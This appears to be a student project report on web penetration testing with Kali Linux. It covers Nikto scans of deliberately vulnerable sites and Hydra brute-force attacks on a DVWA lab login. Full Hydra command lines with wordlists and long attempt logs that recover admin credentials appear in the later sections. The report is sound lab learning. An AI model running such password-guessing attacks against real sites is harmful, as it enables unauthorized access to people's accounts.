
-update: This option updates the plugins and databases directly from *cirt.net*.

Installing Nikto

apt install nikto-




nikto -Help




Scanning Vulnerable Websites with Nikto

We shall now use Nikto to scan http://webscantest.com which is a website intentionally left vulnerable for testing web application vulnerabilities. Typing on the terminal "nikto" displays basic usage options.



Specifying the target host is as simple as typing the command “nikto –host target” where target is the website to scan. The options discussed above can be used to refine the scan to the desires of the pentester, hacker or developer.

Once the scan is complete, results will be displayed in a format that closely resembles the screenshot below:




Bear in mind that report generation is allowed in the desired format as discussed previously.


From the scan results, we can clearly see the identified issues along with their OSVDB classification. Nikto reveals:

- Server details such as the web server used,
- txt file with the number of present entries,
- Directory indexing that allows anyone browsing the website to access backend files and
- Apache web server default installation files.

Other vulnerable website



Databases listed-



Conclusion

The Nikto web application scanner is the ultimate light weight web application vulnerability scanner that is able to run on the lowest specification computer system. The fact that it is updated regularly means that reliable results on the latest vulnerabilities are provided. This article should serve as an introduction to Nikto; however, much more is possible in terms of results and scanning options with this tool, for example the tampering of web requests by implementing Burpsuite.

Hydra

Hydra is a parallelized login cracker which supports numerous protocols to attack. It is very fast and flexible, and new modules are easy to add. This tool makes it possible for researchers and security consultants to show how easy it would be to gain unauthorized access to a system remotely.

1. Scan for target IP and vulnerabilities to enter the website.(Using Nikto)

```
dev@kali: ~   dev@kali: ~/...   11:47 PM   60%
dev@kali: ~/Desktop
File  Actions  Edit  View  Help
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.2.6
+ Target Hostname:    192.168.2.6
+ Target Port:        80
+ Start Time:         2020-10-20 22:22:04 (GMT5.5)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect
 against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the c
ontent of the site in a different fashion to the MIME type
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute for
ce file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives
for 'index' were found: index.php
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the
 EOL for the 2.x branch.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ /phpinfo.php: Output from the phpinfo() function was found.
+ OSVDB-3268: /doc/: Directory indexing found.
+ OSVDB-48: /doc/: The /doc/ directory is browsable. This may be /usr/doc.
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive in
formation via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive in
formation via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive in
formation via certain HTTP requests that contain specific QUERY strings.
```

2. Finding the user and password with wordlist

Cmd:

```
dev@kali:~$ hydra -L /home/dev/Desktop/userlist -P /home/dev/Desktop/passlist 192.168.2.6 http-
post-form "/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:Login Failed" -V
```

Output:

```
[ATTEMPT] target 192.168.2.6 - login "SCOTT1300" - pass "password" - 80 of 101 [child 1] (0/0)
[ATTEMPT] target 192.168.2.6 - login "SCOTT130683" - pass "password" - 81 of 101 [child 12] (0/
0)
[ATTEMPT] target 192.168.2.6 - login "SCOTT131" - pass "password" - 82 of 101 [child 7] (0/0)
[ATTEMPT] target 192.168.2.6 - login "SCOTT131091" - pass "password" - 83 of 101 [child 9] (0/0
)
[ATTEMPT] target 192.168.2.6 - login "SCOTT1316" - pass "password" - 84 of 101 [child 3] (0/0)
[ATTEMPT] target 192.168.2.6 - login "SCOTT1323" - pass "password" - 85 of 101 [child 5] (0/0)
[ATTEMPT] target 192.168.2.6 - login "SCOTT1356" - pass "password" - 86 of 101 [child 14] (0/0)
[ATTEMPT] target 192.168.2.6 - login "SCOTT1371" - pass "password" - 87 of 101 [child 6] (0/0)
[ATTEMPT] target 192.168.2.6 - login "SCOTT1380" - pass "password" - 88 of 101 [child 15] (0/0)
[ATTEMPT] target 192.168.2.6 - login "SCOTT1391990" - pass "password" - 89 of 101 [child 11] (0
/0)
[ATTEMPT] target 192.168.2.6 - login "SCOTT1392" - pass "password" - 90 of 101 [child 0] (0/0)
[ATTEMPT] target 192.168.2.6 - login "SCOTT1395BURDEKIN" - pass "password" - 91 of 101 [child 1
3] (0/0)
[ATTEMPT] target 192.168.2.6 - login "SCOTT14" - pass "password" - 92 of 101 [child 8] (0/0)
[ATTEMPT] target 192.168.2.6 - login "SCOTT1401" - pass "password" - 93 of 101 [child 4] (0/0)
[ATTEMPT] target 192.168.2.6 - login "SCOTT140494" - pass "password" - 94 of 101 [child 2] (0/0
)
[ATTEMPT] target 192.168.2.6 - login "SCOTT1406" - pass "password" - 95 of 101 [child 1] (0/0)
[ATTEMPT] target 192.168.2.6 - login "SCOTT1420" - pass "password" - 96 of 101 [child 10] (0/0)
[ATTEMPT] target 192.168.2.6 - login "SCOTT1425" - pass "password" - 97 of 101 [child 12] (0/0)
[ATTEMPT] target 192.168.2.6 - login "SCOTT143" - pass "password" - 98 of 101 [child 3] (0/0)
[ATTEMPT] target 192.168.2.6 - login "admin123" - pass "password" - 99 of 101 [child 7] (0/0)
[ATTEMPT] target 192.168.2.6 - login "admin12" - pass "password" - 100 of 101 [child 5] (0/0)
[ATTEMPT] target 192.168.2.6 - login "admin" - pass "password" - 101 of 101 [child 9] (0/0)
[80][http-post-form] host: 192.168.2.6   login: admin   password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-10-21 00:50:04
dev@kali:~$
```

3. If we known Log in

```
[B... [M... dev... dev... 11:44 PM 61%
dev@kali: ~
File  Actions  Edit  View  Help
n.php:username=^USER^&password=^PASS^&Login=Login:Login Failed" -V
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organiz
ations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-10-20 23:40:30
[DATA] max 16 tasks per 1 server, overall 16 tasks, 111 login tries (l:1/p:111), ~7 tries per t
ask
[DATA] attacking http-post-form://192.168.2.6:80/dvwa/login.php:username=^USER^&password=^PASS^
&Login=Login:Login Failed
[ATTEMPT] target 192.168.2.6 - login "admin" - pass "123456" - 1 of 111 [child 0] (0/0)
[ATTEMPT] target 192.168.2.6 - login "admin" - pass "pass" - 2 of 111 [child 1] (0/0)
[ATTEMPT] target 192.168.2.6 - login "admin" - pass "12345678" - 3 of 111 [child 2] (0/0)
[ATTEMPT] target 192.168.2.6 - login "admin" - pass "qwerty" - 4 of 111 [child 3] (0/0)
[ATTEMPT] target 192.168.2.6 - login "admin" - pass "123456789" - 5 of 111 [child 4] (0/0)
[ATTEMPT] target 192.168.2.6 - login "admin" - pass "12345" - 6 of 111 [child 5] (0/0)
[ATTEMPT] target 192.168.2.6 - login "admin" - pass "1234" - 7 of 111 [child 6] (0/0)
[ATTEMPT] target 192.168.2.6 - login "admin" - pass "111111" - 8 of 111 [child 7] (0/0)
[ATTEMPT] target 192.168.2.6 - login "admin" - pass "1234567" - 9 of 111 [child 8] (0/0)
[ATTEMPT] target 192.168.2.6 - login "admin" - pass "dragon" - 10 of 111 [child 9] (0/0)
[ATTEMPT] target 192.168.2.6 - login "admin" - pass "123123" - 11 of 111 [child 10] (0/0)
[ATTEMPT] target 192.168.2.6 - login "admin" - pass "baseball" - 12 of 111 [child 11] (0/0)
[ATTEMPT] target 192.168.2.6 - login "admin" - pass "abc123" - 13 of 111 [child 12] (0/0)
[ATTEMPT] target 192.168.2.6 - login "admin" - pass "football" - 14 of 111 [child 13] (0/0)
[ATTEMPT] target 192.168.2.6 - login "admin" - pass "monkey" - 15 of 111 [child 14] (0/0)
[ATTEMPT] target 192.168.2.6 - login "admin" - pass "letmein" - 16 of 111 [child 15] (0/0)
[ATTEMPT] target 192.168.2.6 - login "admin" - pass "696969" - 17 of 111 [child 5] (0/0)
[ATTEMPT] target 192.168.2.6 - login "admin" - pass "shadow" - 18 of 111 [child 3] (0/0)
[ATTEMPT] target 192.168.2.6 - login "admin" - pass "master" - 19 of 111 [child 2] (0/0)
[ATTEMPT] target 192.168.2.6 - login "admin" - pass "666666" - 20 of 111 [child 11] (0/0)
[ATTEMPT] target 192.168.2.6 - login "admin" - pass "qwertyuiop" - 21 of 111 [child 12] (0/0)
[ATTEMPT] target 192.168.2.6 - login "admin" - pass "123321" - 22 of 111 [child 0] (0/0)
```

```
dev@kali: ~
File  Actions  Edit  View  Help
[ATTEMPT] target 192.168.2.6 - login "admin" - pass "summer" - 85 of 111 [child 6] (0/0)
[ATTEMPT] target 192.168.2.6 - login "admin" - pass "love" - 86 of 111 [child 0] (0/0)
[ATTEMPT] target 192.168.2.6 - login "admin" - pass "ashley" - 87 of 111 [child 1] (0/0)
[ATTEMPT] target 192.168.2.6 - login "admin" - pass "6969" - 88 of 111 [child 12] (0/0)
[ATTEMPT] target 192.168.2.6 - login "admin" - pass "nicole" - 89 of 111 [child 10] (0/0)
[ATTEMPT] target 192.168.2.6 - login "admin" - pass "chelsea" - 90 of 111 [child 8] (0/0)
[ATTEMPT] target 192.168.2.6 - login "admin" - pass "biteme" - 91 of 111 [child 3] (0/0)
[ATTEMPT] target 192.168.2.6 - login "admin" - pass "matthew" - 92 of 111 [child 2] (0/0)
[ATTEMPT] target 192.168.2.6 - login "admin" - pass "access" - 93 of 111 [child 11] (0/0)
[ATTEMPT] target 192.168.2.6 - login "admin" - pass "yankees" - 94 of 111 [child 9] (0/0)
[ATTEMPT] target 192.168.2.6 - login "admin" - pass "987654321" - 95 of 111 [child 14] (0/0)
[ATTEMPT] target 192.168.2.6 - login "admin" - pass "dallas" - 96 of 111 [child 13] (0/0)
[ATTEMPT] target 192.168.2.6 - login "admin" - pass "austin" - 97 of 111 [child 7] (0/0)
[ATTEMPT] target 192.168.2.6 - login "admin" - pass "thunder" - 98 of 111 [child 6] (0/0)
[ATTEMPT] target 192.168.2.6 - login "admin" - pass "taylor" - 99 of 111 [child 15] (0/0)
[ATTEMPT] target 192.168.2.6 - login "admin" - pass "matrix" - 100 of 111 [child 1] (0/0)
[ATTEMPT] target 192.168.2.6 - login "admin" - pass "william" - 101 of 111 [child 12] (0/0)
[ATTEMPT] target 192.168.2.6 - login "admin" - pass "corvette" - 102 of 111 [child 4] (0/0)
[ATTEMPT] target 192.168.2.6 - login "admin" - pass "hello" - 103 of 111 [child 5] (0/0)
[ATTEMPT] target 192.168.2.6 - login "admin" - pass "martin" - 104 of 111 [child 0] (0/0)
[ATTEMPT] target 192.168.2.6 - login "admin" - pass "heather" - 105 of 111 [child 2] (0/0)
[ATTEMPT] target 192.168.2.6 - login "admin" - pass "secret" - 106 of 111 [child 10] (0/0)
[ATTEMPT] target 192.168.2.6 - login "admin" - pass "fucker" - 107 of 111 [child 11] (0/0)
[ATTEMPT] target 192.168.2.6 - login "admin" - pass "merlin" - 108 of 111 [child 9] (0/0)
[ATTEMPT] target 192.168.2.6 - login "admin" - pass "diamond" - 109 of 111 [child 14] (0/0)
[ATTEMPT] target 192.168.2.6 - login "admin" - pass "password" - 110 of 111 [child 8] (0/0)
[ATTEMPT] target 192.168.2.6 - login "admin" - pass "1234qwer" - 111 of 111 [child 3] (0/0)
[80][http-post-form] host: 192.168.2.6   login: admin   password: password
1 of 1 target successfully completed, 1 valid password found
```

4. If we know password

Cmd:

```
dev@kali:~$ hydra -L /home/dev/Desktop/userlist -p password 192.168.2.6 http-post-form "/dvwa/l
ogin.php:username=^USER^&password=^PASS^&Login=Login:Login Failed" -V
```

Output:

dev@kali: ~

File Actions Edit View Help

```
[ATTEMPT] target 192.168.2.6 - login "SCOTT130683" - pass "password" - 81 of 101 [child 12] (0/
0)
[ATTEMPT] target 192.168.2.6 - login "SCOTT131" - pass "password" - 82 of 101 [child 7] (0/0)
[ATTEMPT] target 192.168.2.6 - login "SCOTT131091" - pass "password" - 83 of 101 [child 9] (0/0
)
[ATTEMPT] target 192.168.2.6 - login "SCOTT1316" - pass "password" - 84 of 101 [child 3] (0/0)
[ATTEMPT] target 192.168.2.6 - login "SCOTT1323" - pass "password" - 85 of 101 [child 5] (0/0)
[ATTEMPT] target 192.168.2.6 - login "SCOTT1356" - pass "password" - 86 of 101 [child 14] (0/0)
[ATTEMPT] target 192.168.2.6 - login "SCOTT1371" - pass "password" - 87 of 101 [child 6] (0/0)
[ATTEMPT] target 192.168.2.6 - login "SCOTT1380" - pass "password" - 88 of 101 [child 15] (0/0)
[ATTEMPT] target 192.168.2.6 - login "SCOTT1391990" - pass "password" - 89 of 101 [child 11] (0
/0)
[ATTEMPT] target 192.168.2.6 - login "SCOTT1392" - pass "password" - 90 of 101 [child 0] (0/0)
[ATTEMPT] target 192.168.2.6 - login "SCOTT1395BURDEKIN" - pass "password" - 91 of 101 [child 1
3] (0/0)
[ATTEMPT] target 192.168.2.6 - login "SCOTT14" - pass "password" - 92 of 101 [child 8] (0/0)
[ATTEMPT] target 192.168.2.6 - login "SCOTT1401" - pass "password" - 93 of 101 [child 4] (0/0)
[ATTEMPT] target 192.168.2.6 - login "SCOTT140494" - pass "password" - 94 of 101 [child 2] (0/0
)
[ATTEMPT] target 192.168.2.6 - login "SCOTT1406" - pass "password" - 95 of 101 [child 1] (0/0)
[ATTEMPT] target 192.168.2.6 - login "SCOTT1420" - pass "password" - 96 of 101 [child 10] (0/0)
[ATTEMPT] target 192.168.2.6 - login "SCOTT1425" - pass "password" - 97 of 101 [child 12] (0/0)
[ATTEMPT] target 192.168.2.6 - login "SCOTT143" - pass "password" - 98 of 101 [child 3] (0/0)
[ATTEMPT] target 192.168.2.6 - login "admin123" - pass "password" - 99 of 101 [child 7] (0/0)
[ATTEMPT] target 192.168.2.6 - login "admin12" - pass "password" - 100 of 101 [child 5] (0/0)
[ATTEMPT] target 192.168.2.6 - login "admin" - pass "password" - 101 of 101 [child 9] (0/0)
[80][http-post-form] host: 192.168.2.6   login: admin   password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-10-21 00:50:04
dev@kali:~$ hydra -L /home/dev/Desktop/userlist -p password 192.168.2.6 http-post-form "/dvwa/l
ogin.php:username=^USER^&password=^PASS^&Login=Login:Login Failed" -V
```

CHALLENGES FACED:

We faced various obstacles throughout the process of making this project, such as deciding the necessary tools for the implementations of web penetration and whether those tools were working on the Kali operating system. Some of the tools were removed from the kali's packages library or were outdated. So, compiling all the various tools that we have worked on was very difficult. After the installations, learning about that particular tool from an up to date guide and finding that right guide also was challenging. The generation of reports by these tools were also time consuming as the memory of the virtual box was not enough to be boosting its progress and the number of pages of the vulnerable website were a lot.

APPLICATIONS:

- A web penetration helps end user in various ways like:
  i. find out the possibility for a hacker to access the data from the internet,
  ii. find about the security of their email servers.
  iii. And get to know how secure the web hosting site and server are.
- This project can also help in better understanding about the safety of a website, making a website more secure, know the vulnerabilities and also password attacking.
- We can test our websites and applications and analyse if they are secure enough or any more securities are needed for them.

CONCLUSION:

This project helped us gain better understanding not only about the Kali Linux OS but also various tools which are very useful when it comes to web penetration testing, vulnerability scanning, password attacking and information gathering etc.

REFERENCES:

https://tools.kali.org/web-applications/skipfish

https://tools.kali.org/vulnerability-analysis/sqlmap#:~:text=sqlmap%20is%20an%20open%20source,taking%20over%20of%20database%20servers.&text=Support%20to%20enumerate%20users%2C%20password,%2C%20databases%2C%20tables%20and%20columns.

https://tools.kali.org/password-attacks/hydra

https://wapiti.sourceforge.io/

https://tools.kali.org/information-gathering/nikto